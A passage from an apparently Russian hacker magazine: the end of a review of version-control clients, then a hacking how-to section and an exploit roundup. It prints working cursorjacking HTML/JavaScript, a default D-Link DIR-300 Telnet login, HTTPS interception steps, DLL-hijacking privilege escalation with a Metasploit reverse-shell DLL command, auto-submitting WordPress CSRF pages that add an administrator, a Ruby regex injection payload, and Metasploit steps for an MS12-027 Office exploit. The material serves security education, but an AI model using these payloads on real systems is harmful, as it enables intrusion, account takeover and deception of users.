Визуальный клиент системы управления исходными кодами программ Git для ОС Microsoft Windows. Особенно понравится тем, кто имел опыт работы с SVN и использовал TortoiseSVN (или пользовался Tortoise-клиентами для других VCS), так как интерфейс будет практически идентичен. Вызов программы также осуществляется через контекстное меню, поддерживаются пиктограммы, отображающие текущее состояние каждого файла. Для работы программы требуется установленный MSysGit — консольный клиент Git для Windows, так как TortoiseGit только запускает консольную команду из MSysGit и рисует в окошко ее вывод. Если не хочешь или просто не хватает времени детально разобраться в консольных командах Git, то TortoiseGit — то, что нужно.


КОНВЕРТИРУЕМ РЕПОЗИТОРИИ С ПОМОЩЬЮ CVS2SVN

Если ты хочешь быстро перейти с CVS на SVN, то рекомендую воспользоваться программкой cvs2svn (cvs2svn.tigris.org). Она предназначена для преобразования репозитория CVS в готовый репозиторий Subversion (либо в репозиторий Git) или в текстовый дамп, который можно затем импортировать в репозиторий при помощи утилиты svnadmin. При этом cvs2svn сохраняет всю информацию, содержащуюся в репозитории CVS: ветви, метки, описания изменений, имена авторов, даты фиксации изменений. Кроме того, изменения в различных файлах, зафиксированные совместно, преобразуются в одну ревизию.

Mercurial (Hg)

Mercurial, он же Hg, — кросс-платформенная распределенная система управления версиями, разработанная для эффективной работы с очень большими репозиториями кода. Написана на Python, хотя чувствительные к производительности части (например, своя реализация diff) выполнены в качестве расширений на C.

Mercurial первоначально был написан для Linux, позже портирован под Windows, Mac OS X и большинство UNIX-систем. Наряду с традиционными возможностями систем контроля версий, Mercurial поддерживает полностью децентрализованную работу (отсутствует понятие основного хранилища кода), ветвление (возможность вести несколько веток одного проекта и копировать изменения между ветками), слияние репозиториев (чем и достигается «распределенность» работы).



TortoiseHg


(TORTOISEHG.BITBUCKET.ORG)

Графический фронтенд для системы контроля версий Mercurial. Представляет собой расширение для оболочки Windows и вызывается из контекстного меню. Интерфейс приложения прост и понятен. Если ты уже работал с TortoiseSVN или TortioseGit, у тебя не возникнет вообще никаких трудностей в процессе работы с приложением. TortoiseHg поддерживает все функции Mercurial, оборачивая их в продуманный интерфейс. Наглядно отображает историю изменений, показывает, какие правки были внесены в файл. Как и остальные Tortoise-клиенты, использует пиктограммы для отображения статуса файлов, что позволяет буквально за пару секунд определить, какие файлы были изменены или добавлены.

VisualHG

SHARESOURCE.ORG/ PROJECT/VISUALHG/


Если не хочется пользоваться сторонней утилитой, а хочется коммитить прямо из среды разработки, то рекомендую обратить внимание на эту программку. VisualHG представляет собой плагин для Visual Studio (MSVS 2005, MSVS 2008 и MSVS 2010), который позволяет работать с Mercurial-репозиториями прямо из IDE. Как и все остальные клиенты, он умеет показывать историю изменений, отображать различия между разными версиями одного файла. Подсвечивает состояние каждого файла в дереве проекта. Вызвать VisualHG можно из контекстного меню или непосредственно с панели тулбара. В отличие от VisualSVN, является абсолютно бесплатным продуктом, что, вкупе с удобным интерфейсом, делает его очень популярным клиентом для работы с Mercurial.



ЗАКЛЮЧЕНИЕ

В рамках небольшой статьи трудно рассмотреть все существующие системы контроля версий и клиенты для работы с ними. Поэтому мы выбрали лишь самые популярные. Как видишь, недостатка в системах контроля версий нет. Какую выбрать для разработки своего проекта — зависит только от тебя. Но в любом случае, какую бы систему ни выбрал, ты всегда можешь найти под нее хороший клиент.

Алексей «GreenDog» Тюрин, Digital Security (twitter.com/antyurin)



EASY HACK

ПОДДЕЛАТЬ ДЕЙСТВИЯ ПОЛЬЗОВАТЕЛЯ, ИСПОЛЬЗУЯ CURSORJACKING

ЗАДАЧА

РЕШЕНИЕ

Пару номеров назад мы коснулись такой темы, как ui-redressing и clickjacking. Данные виды атаки нацелены на то, чтобы, используя широкие возможности HTML, CSS и JavaScript, обмануть пользователя. То есть пользователь делает что-то одно, а на самом деле происходит что-то другое. Простейший, хотя уже не рабочий пример — это когда пользователь нажимает на хакерском сайте какую-то ссылку, а по факту он нажимает на кнопочку Facebook-лайка хакерского сайта от своего аккаунта. Получается лайконакрутка. Но с той темой мы уже разобрались. Да и защита, посредством frame-busting'а и правильных серверных заголовков (X-Frame-Options), запрещающих загрузку атакуемого сайта в фрейме (а на этом и строится атака), внедрена на большинстве продвинутых сайтов. Сегодня же мы познакомимся с подвидом ui-redressing'а. Думаю, из заголовка понятно, что связан он с курсором мыши. Техника относительно молода, и фактически от нее нет защиты. Но все же она специфична и кривовата, а потому нацелена на не самого внимательного пользователя.

Но давай перейдем к делу.

Основная фича этой атаки — манипуляции с отображением курсора в браузере. То есть пользователь будет видеть курсор мыши (и, соответственно, управлять им) в одном месте, а на деле он будет находиться в другом. Далее, расположив правильно элементы, мы заставляем пользователя кликнуть куда-нибудь, но фактически клик произойдет в другом месте, на необходимом нам элементе (например, на кнопочке Like'а).

Возможно, из объяснения еще не очень понятно, «что и как», но, если посмотреть на скриншот и практические примеры, все встанет на свои места.

Сам способ можно разбить на два вида: с использованием JavaScript и без него.

Начнем со второго, так как он более краткий и понятный.

```
<style type="text/css">
#cursorjacking {
   cursor:url("pointer2visible.png"),default;
}

#cursorjacking a {
   cursor:url("pointer2visible.png"),default;
}
</style>

<div id="cursorjacking">
<a href="#" onClick="alert('Three');">Three</a> 
      <a href="#"
onClick="alert('Four');">Four</a>
</div>
```

Это обрезанный вариант cursorjacking'а от Маркуса Нимица (Marcus Niemietz). Используя CSS, мы подменяем рисунок курсора. Причем главное здесь — сама картинка. На первом скриншоте — это красный прямоугольник с курсором в конце. Курсор — поддельный, то есть всего лишь рисунок. Фактически курсор (то есть точка, указывающая на место для клика) находится в верхнем левом углу красного прямоугольник. Ясное дело, что при настоящей атаке красного прямоугольника нет, он «прозрачный». В любом случае пользователь видит поддельный курсор и управляет им, как будто он настоящий. Но самое главное — когда он кликает на элементе поддельным курсором, фактические клики происходят на несколько десятков пикселей левее. А там как раз

может находиться долгожданный лайк :). То есть на скриншоте клик фейковым курсором на линке «Four» фактически реализует клик на «Three».

Далее пример от Котовича (Kotowicz), теперь уже с JS. Здесь в основе лежат две вещи. Во-первых, возможность полностью скрыть настоящий курсор (style="cursor:none"). Во-вторых, возможность задать рисунок (с изображением курсора), который будет менять свое положение в зависимости от положения настоящего курсора. Подробнее в коментах:

```
# Скрываем настоящий курсор для всей страницы:
<body style="cursor:none;height: 1000px;">

# Задаем рисунок с поддельным курсором, находящийся
# "выше всех" на странице
<img style="position: absolute;z-index:1000;"
  id=cursor src="cursor.png" />

# Кнопка, на которую кликает юзер поддельным курсором
<button id=fake style="font-size: 150%;position:absolute;
top:100px;left:630px;">click me click me</button>

# Линк, на который фактически кликнет юзер
<div style="position:absolute;top:100px;left:30px;">
<a href="#" onclick="alert(/you clicked-me-instead/)">
i'm not important</a>
</div>

<script>
   # Получаем элемент — поддельный курсор
   var oNode = document.getElementById('cursor');

   # Обработчик движений мыши
   var onmove = function (e) {
      # Получаем положения настоящего курсора
      var nMoveX =  e.clientX, nMoveY =  e.clientY;
      # Меняем положение рисунка поддельного курсора,
      # но со смещением на 600 пикселей вправо
      oNode.style.left = (nMoveX + 600)+"px";
      oNode.style.top = nMoveY + "px";
   };

   # Добавляем обработчик для движений мыши
   document.body.addEventListener('mousemove',
      onmove, true);
```



Настоящий курсор появляется только на внешних элементах. Но понять это — непросто



Подменяем значок курсора на длинную картинку с поддельным курсором

```
</script>
</body>
```

Здесь мы создаем изображение с поддельным курсором, которое будет двигаться вместе с настоящим курсором только со смещением вправо. Таким образом, при клике поддельным курсором на кнопку фактический клик произойдет где-то на 600 пикселей слева. На втором скриншоте такой клик произойдет как раз на кнопке Twitter'a.

Несмотря на свою простоту, оба способа достаточно эффективны и работоспособны. Из минусов стоит отметить то, что работают они только в FF и Chrome. Но еще хуже, что если настоящий курсор попадет за границу окна браузера или на элемент страницы с другим стилем (стиль сайта жертвы), то автоматически отобразится настоящий курсор и жертва сможет раскусить подвох. А потому, несмотря на свою прикольность, данная техника в основном рассчитана либо на не самых продвинутых пользователей (коих на самом деле подавляющее большинство), либо на куда-то торопящихся.

В любом случае советую глянуть на примеры от первоисточников: goo.gl/ME7fL, goo.gl/qAtQI.

ПОЛУЧИТЬ ДОСТУП К РОУТЕРУ

ЗАДАЧА

РЕШЕНИЕ

За нашу страну можно порадоваться — она обрастает высокими технологиями достаточно быстро. Высокоскоростной интернет доступен теперь очень многим, что не может не радовать. Личная Wi-Fi-точка есть теперь во многих квартирах и очень многих офисах. Одним словом — так держать.

И в качестве развлечения мы можем что-нибудь из этого оборудования повзламывать :). А поможет нам в этом проект Routerpwn (routerpwn.com). На сайте собраны эксплойты для многих распространенных моделей роутеров большинства производителей. Кроме этого, можно найти всякие дополнительные штуки типа списка дефолтных паролей для сетевого оборудования и определителя вендора по MAC'у.

Вообще, сам сайт-проект Routerpwn очень забавный, так как фактически представляет собой эксплойт-пак. Атака происходит «как бы» с него самого. Хотя большинство имеющихся эксплойтов и являются реализацией простейших веб-уязвимостей, это весьма занятно. :)

На практике это выглядит так: пентестер заходит на сайт, выбирает вендора и уязвимость, далее вводит IP атакуемого девайса, и JavaScript с сайта редиректит его на девайс по эксплуатируемому URL'у.

Хотелось бы отметить, что большинство девайсов настроены по дефолту и достаточно хорошо ломаются даже снаружи.

Ну и до кучи дефолтная учетка от Telnet на D-Link DIR-300, который очень широко распространен в нашей стране:

```
login: Alphanetworks
password: wrgg19_c_dlwbr_dir300
```

ПРОСНИФАТЬ HTTPS-ТРАФИК

ЗАДАЧА

РЕШЕНИЕ

Для начала уточним ситуацию. Предположим, что у нас есть какое-то приложение и нам требуется проследить, каким образом происходит процесс аутентификации. Понятное дело, что приложение клиент-серверное, но нам доступна только клиентская часть.

Думаю, что самым первым естественным шагом станет запуск сниффера, типа wireshark'а. В нем мы сразу сможем увидеть, если данные передаются в незашифрованном виде, например по HTTP. Дальше уже дело техники.


Но в последнее время SSL внедряется повсеместно, и перед нами встает не очень простой вопрос о его расшифровке.

Нет, по сути, это может быть очень просто! Нам всего лишь нужно подменить SSL-сертификат на свой и подсоединиться к своему серверу. Звучит несколько коряво, но на практике нам всего лишь требуется указать в приложении в качестве прокси тот же самый Burp или ZAP. И когда приложение будет подключаться к серверу, наш проксик сгенерит для него поддельный сертификат и выдаст его за настоящий. Если приложение поверит данному сертификату, то оно, по сути, подключится к прокси-серверу, а прокси уже к настоящему серверу. В общем, классический man-in-the-middle.


И здесь, конечно, главное, чтобы приложение поверило поддельному сертификату, а для этого чаще всего надо, чтобы он был подписан доверенным сертификатом. Как ни странно, сделать это очень просто — надо добавить сертификат Burp'а в корневые сертификаты.

1. Указываем Burp как прокси в Internet Explorer.
2. Заходим на https://google.com.
3. Появится ошибка сертификата — выбрать «View».
4. Далее «Certificate Path» — выбираем сертификат PortSwinger — «View».
5. Кликаем «Install» и далее все по дефолту.

Теперь мы можем обмануть и проснифать почти все приложения, потому что большинство ПО тем или иным образом использует системное хранилище сертификатов. Но все-таки не все приложения... Например, Dropbox начал ругаться. Что же тогда делать? Конечно, всегда есть реверс-инжиниринг. И хорошенько зарывшись в программу с дебаггером и/или дизассемблером, можно выцепить всю информацию и посмотреть все вблизи. Но признаюсь, мой опыт реверсинга невелик, да и в итоге получится совсем не «easy» хак, так что предлагаю вариант попроще и поуниверсальней.



Запрос, отправляемый на сервер для аутентификации в Evernote



Корневой сертификат установлен. Теперь можно все отснифать

Не так давно я познакомился с чудесной тулзой — API Monitor (www.rohitab.com). Как ясно из названия, она позволяет мониторить все API-вызовы (а их очень-очень много), которые используются в том или ином приложении. В каком-то смысле она напоминает тулзу ProcMon от Руссиновича, но кроме всего сохраняет и данные и параметры, которые были переданы в какую-то функцию. Получается такой более глубокий взгляд на действия программы. Кроме этого, есть возможность ставить брейкпоинты на функции, редактировать память процесса. Зачетная тулза получилась.

Один из главных ее плюсов — простота и быстрота использования. Так, решил я посмотреть через нее процесс аутентификации в десктопной версии Evernote. Вообще, на сайте есть парочка примеров использования тулзы, в том числе просмотр HTTPS-трафика для IE и Firefox. Я действовал по аналогии.

Сначала я запустил Evernote и 32-битную версию API Monitor (так как Evernote — 32-битный). В Evernote логин и пароль пока не вводил. Вообще, основная трудность с API-мониторингом в том, чтобы выбрать подходящие функции для мониторинга, ведь приложения разные и работать могут по-разному (официальные примеры с IE и FF это подтверждают). Хотя для людей больше шарящих, я думаю, это не проблема :). В любом случае решение для меня было очень простым — выбрать в «API filter» основные разделы, связанные с сетевым взаимодействием. И стоит отметить, что данный метод сработал отлично. Далее в «Running Process» нашел процесс evernote.exe, кликнул правой кнопкой и выбрал «Start Monitoring». Мониторинг начался, и я ввел некорректные учетные данные в Evernote. API Monitor отработал на славу и отразил мне приличный список вызовов. Я пробежался по нему, просматривая названия функций и значения, передаваемые им в окне «HEX buffer», и очень скоро обнаружил искомое — HTTP-запрос на сервер Evernote.

Все оказалось даже проще, чем я предполагал.

Кстати, в Evernote обнаружилась классическая уязвимость: при вводе некорректного логина сервер ругался именно на логин, а при некорректном пароле — именно на пароль. Хотя в приложении корректно отображалось «неверный логин или пароль» при любой некорректности. В общем, приятная обстановка для брутфорса.

ПОВЫШЕНИЕ ПРИВИЛЕГИЙ С ИСПОЛЬЗОВАНИЕМ DLL-HIJACKING

ЗАДАЧА

РЕШЕНИЕ

Теперь давай перейдем от веба к чему-то более локальному и продолжим узнавать, как повысить локальные привилегии в ОС Windows. В прошлом номере мы искали сторонние сервисы, работающие в ОС с наивысшими правами, но имеющие некорректно настроенные права, в которых находятся их exe-файлы и библиотеки. Данный способ пусть не использует каких-то крутых эксплойтов, зато работает в полностью пропатченной винде. Следующий способ похож и во многом тоже основан на некорректности конфигурации системы. Но ладно, не буду томить тебя…

Суть метода заключается в том, чтобы заставить некоторый сервис или ПО с нужными нами привилегиями загрузить нашу DLL. Техника DLL-hijacking использует тот факт, что Windows ищет при загрузке приложения DLL по имени и сразу в куче мест.


Последовательность поиска такова:

1. Каталог, из которого загружено приложение.
2. Системный каталог.
3. Каталог 16-разрядной версии системы.
4. Каталог Windows.
5. Текущий рабочий каталог.
6. Каталоги, перечисленные в переменной среды PATH.

Наша задача — найти место, куда бы мы смогли записать свою DLL, и при этом чтобы приложение грузило именно ее. Однако ни в каталог с приложением, ни в системные каталоги мы писать не можем — недостаточно привилегий. Остается только PATH, обычная переменная окружения, но очень важная, так как при ее некорректном содержимом может представлять собой большой изъян в обороне ОС. Случается такое, что в PATH указаны директории, в которые у нас есть возможность писать, и при этом есть сервисы, которые пытаются искать там свои DLL.

Итак, что нам необходимо. Во-первых, это PATH, настроенный нестандартно. По умолчанию там все ОК, но с возрастанием функционала и ПО там могут добавиться новые записи. Это особенно свойственно пользовательским хостам (из-за количества ПО) и серверным, при установке на них ненативных систем (например, какой-нибудь сервер приложений на базе JAVA). Далее, нам необходимо проверить права на эти директории. Нам требуется возможность записи или дозаписи. Ну и последнее: сервис должен быть уязвим к DLL-hijacking'у, то есть должен искать файлики библиотек в PATH.

Для того чтобы найти такие сервисы, нам потребуется ProcMon от Руссиновича. Процесс поиска на самом деле очень простой:



Найденный DLL-hijacking в одном из распространенных сервисов

1. Выставляем «contains»-фильтры в ProcMon:
   - **Process name** — имя_сервиса;
   - **Result** — Name not found;
   - **Path** — любая папка из переменной окружения PATH.

2. Запускаем сервис (перед этим остановив его):

```
wmic service имя_сервиса call startservice
```

В итоге все неудачные поиски в PATH можно считать уязвимостью сервиса к DLL-hijacking'у. Кроме того, можно сразу запустить несколько процессов. В общем, это быстро.

Возможно, тебе покажется, что эти три компонента, необходимые для повышения привилегий, — нереальное стечение обстоятельств и способ неюзабелен. Отнюдь нет. Возвращаясь к практике, стоит отметить важную вещь — многие приложения подвержены DLL-hijacking'у и на многих хостах переменная окружения PATH установлена нестандартно. Так что способ очень даже реален.

К его минусам стоит добавить то, что для эксплуатации его требуется возможность как-то повлиять на сервис и перезагрузить его. Но ведь никто и не обещал, что ломать будет легко.

Ну и напоследок небольшое напоминание о том, как в Metasploit'е генерить meterpreter в виде библиотеки для эксплуатации DLL-hijacking:

```
msfpayload windows/meterpreter/reverse_tcp
LHOST=192.168.0.1 D >  dllname.dll
```

Вот и всё. Успешных ресерчев и познаний нового!

ДОБАВИТЬ ПОДДЕРЖКУ АУТЕНТИФИКАЦИИ НА ПРОКСИ

ЗАДАЧА

РЕШЕНИЕ

Частенько бывает, что сидишь ты в корпоративной сети за прокси с виндовой (NTLM) аутентификацией и думаешь: а как заставить какое-нить приложение работать через прокси, особенно с аутентификацией? Ведь очень многие приложения поддерживают прокси только частично, и аутентификация вызывает у них проблемы.

Как пример: мне как-то нужно было поставить модули для Ruby. Поддержка прокси есть, но без возможности аутентификации.

Погуглив, нашел пару решений: какие-то дополнительные модули, где-то в настройках копаться надо и, наконец, аккуратный костыль, которым я и хочу поделиться. Идея в том, чтобы настроить прогу на использование локального прокси, например Burp'а или ZAP owasp. А в них уже указать настоящий прокси-сервер и настроить необходимую аутентификацию.

А так как Burp всегда наготове, то костыль этот очень хорош.

Павел Александрович (ivinside.blogspot.com)
Дмитрий Михайлович (115612, дер. Красная звездочка, д. 1)

Мы шли под грохот от сегфолтов,
Мы BSOD'у смотрели в лицо,
Вперед продвигались отряды
Серошляпников — смелых бойцов.



Обзор эксплойтов

ВСЯКИЕ ШТУКИ ЗА ПОСЛЕДНИЙ МЕСЯЦ

1 Множественные CSRF в WordPress

CVSSV2 6.0

(AV:N/AC:M/AU:S/C:P/I:P/A:P)

BRIEF

WordPress — известнейшая CMS, поэтому мы не могли пропустить очередное уведомление о найденных в ней багах. На этот раз были обнаружены уязвимости типа Cross Site Request Forgery (на языке Толстого это звучит как «подделка межсайтовых запросов»), автор — уже блиставший в нашей рубрике Ivano Binetti.

EXPLOIT

Найденные уязвимости позволяют атакующему совершать вопиющие действия:

- изменять имена постов;
- добавлять администраторов/пользователей;
- удалять администраторов/пользователей;
- изменять видимость комментариев;
- удалять комментарии;
- изменять фоновую картинку;
- изменять шапку темы;
- изменять имя сайта;
- изменять мейл администратора;
- изменять путь к WordPress;
- изменять путь к сайту.

Для реализации его намерений атакующему необходимо, чтобы аутентифицированный администратор или пользователь с достаточными привилегиями зашел на специально созданную страницу в своем браузере. Уязвимости существуют из-за неправильной генерации так называемых antiCSRF токенов (_wpnonce, _wpnonce_create-user, _ajax_nonce, _wpnonce-custom-background-upload, _wpnonce-custom-header-upload). Для некоторых типов операций эти токены не закрепляются за номером текущей сессии, но в то же время они являются валидными для этих операций в течение 12 часов. Код страницы, на которую требуется завлечь пользователя для смены имени поста под номером 1, выглядит так:

```
<html><body onload="javascript:document.forms[0].submit()">
<H2>CSRF Exploit to change post title</H2>
<form method="POST" name="form0" action=
 "http://<wordpress_ip>:80/wp-admin/admin-ajax.php">
<input type="hidden" name="post_title" value="hackedtitle"/>
<input type="hidden" name="post_name" value="hackedtitle"/>
<input type="hidden" name="mm" value="03"/>
<input type="hidden" name="jj" value="16"/>
<input type="hidden" name="aa" value="2012"/>
<input type="hidden" name="hh" value=""/>
<input type="hidden" name="mn" value=""/>
<input type="hidden" name="ss" value=""/>
<input type="hidden" name="post_author" value="1"/>
<input type="hidden" name="post_password" value=""/>
```

```
<input type="hidden" name="post_category%5B%5D" value="0"/>
<input type="hidden" name="post_category%5B%5D" value="1"/>
<input type="hidden" name="tax_input%5Bpost_tag%5D" value=""/>
<input type="hidden" name="comment_status" value="open"/>
<input type="hidden" name="ping_status" value="open"/>
<input type="hidden" name="_status" value="publish"/>
<input type="hidden" name="post_format" value="0"/>
<input type="hidden" name="_inline_edit"
   value="<sniffed_value>"/>
<input type="hidden" name="post_view" value="list"/>
<input type="hidden" name="screen" value="edit-post"/>
<input type="hidden" name="action" value="inline-save"/>
<input type="hidden" name="post_type" value="post"/>
<input type="hidden" name="post_ID" value="1"/>
<input type="hidden" name="edit_date" value="true"/>
<input type="hidden" name="post_status" value="all"/>
</form></body></html>
```

Вместо <wordpress_ip> нужно подставить адрес целевого сайта, а при необходимости — изменить порт. Добавление администратора с логином admin2 и паролем password может быть проделано через посещение такой страницы:

```
<html><body onload="javascript:document.forms[0].submit()">
<H2>CSRF Exploit to add Administrator</H2>
<form method="POST" name="form0" action=
  "http://<wordpress_ip>:80/wp-admin/user-new.php">
<input type="hidden" name="action" value="createuser"/>
<input type="hidden" name="_wpnonce_create-user"
  value="<sniffed_value>"/>
<input type="hidden" name="_wp_http_referer" value=
  "%2Fwordpress%2Fwp-admin%2Fuser-new.php"/>
<input type="hidden" name="user_login" value="admin2"/>
<input type="hidden" name="email" value="admin2@admin.com"/>
<input type="hidden" name="first_name"
  value="admin2@admin.com"/>
<input type="hidden" name="last_name" value=""/>
<input type="hidden" name="url" value=""/>
<input type="hidden" name="pass1" value="password"/>
<input type="hidden" name="pass2" value="password"/>
<input type="hidden" name="role" value="administrator"/>
<input type="hidden" name="createuser" value="Add+New+User+"/>
</form></body></html>
```

TARGETS
WordPress 3.3.1 и более ранние.

SOLUTION
Обновить WordPress до последней версии.

2 Массовые инъекции в проектах на Ruby

CVSSV2 7.5



(AV:N/AC:L/Au:N/C:P/I:P/A:P)

BRIEF
Наверняка в своей практике многие сталкивались с порой весьма суровыми на вид штуками под названием регулярные выражения (regexp), или попросту регулярками. Егор Хомаков поднял одну занятную тему, связанную с реализацией регулярок в языке Ruby, которая ставит под угрозу множество веб-приложений на этом языке.

EXPLOIT
Смысл уязвимости заключается в том, что символы ^ (для обозначения начала строки) и $ (для обозначения конца строки) в языке Ruby трактуются как перевод каретки — \n! Это открывает двери для всевозможных инъекций, типичный пример эксплуатирования можно описать так:

```
произвольная строка
валидная строка для регулярки
другая произвольная строка
```

Получается, что любое использование регулярок с вхождением названных символов будет вызывать проблемы в безопасности приложения. Пример эксплуатации регулярки, которая парсит URL, выглядит так:

```
javascript:alert(1);exploit_code();/*
http://hi.com
*/
```

Таким образом будет сгенерирована страница не только с URL, но и с нашим произвольным JavaScript-кодом. Самое интересное заключается в том, что в действительности это нормальное поведение языка Ruby, о чем написано в документации. Однако в любой базе регулярок, по которым будет ориентироваться типичный разработчик, применяются символы ^ и $. Автор утверждает, что уязвимости подвержены около 90% веб-приложений на Ruby, и приводит примеры багов на таких крупных проектах, как github.com, soundcloud.com, tumblr.com и других. Это наводит на мысль, что большинство разработчиков не слишком озадачиваются чтением мануалов о специфике программирования на их языке.

TARGETS
Любое веб-приложение на Ruby.

SOLUTION
Использовать \A и \z в качестве символов начала и конца строки, как это рекомендует делать документация.

3 MS12-027 Переполнение буфера при обработке ActiveX-компонентов в модуле MSCOMCTL

CVSSV2 BASE SCORE:9.3

(HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)

BRIEF
Уязвимость при обработке ActiveX-компонентов ListView, ListView2, TreeView и TreeView2 в модуле MSCOMCTL.OCX позволяет злоумышленнику добиться исполнения произвольного кода через веб-сайт, документ Office или RTF-файл. Активно эксплуатировалась ITW в апреле этого года.

EXPLOIT
Уязвимость проявляется вследствие ошибки в ActiveX-компоненте, в рамках эксплойта он встраивается в RTF-документ.
Создание объектов в RTF производится в соответствии со следующим форматом, описанным в спецификации:

```
{\object\objocx\objsetsize\objw3240\objh570{\*\objclass
MyControl.MControl}...
```

Генерация эксплойта для MS Office 2007:

```
msf > use exploit/windows/fileformat/ms12_027_mscomctl_bof
msf  exploit(ms12_027_mscomctl_bof) >
 set payload windows/exec
payload => windows/exec
msf  exploit(ms12_027_mscomctl_bof) > set cmd calc.exe
cmd => calc.exe
msf  exploit(ms12_027_mscomctl_bof) > exploit
[*] Creating 'msf.doc' file ...
```

```
[+] msf.doc stored at /home/pikofarad/.msf4/local/msf.doc
msf  exploit(ms12_027_mscomctl_bof) >
```

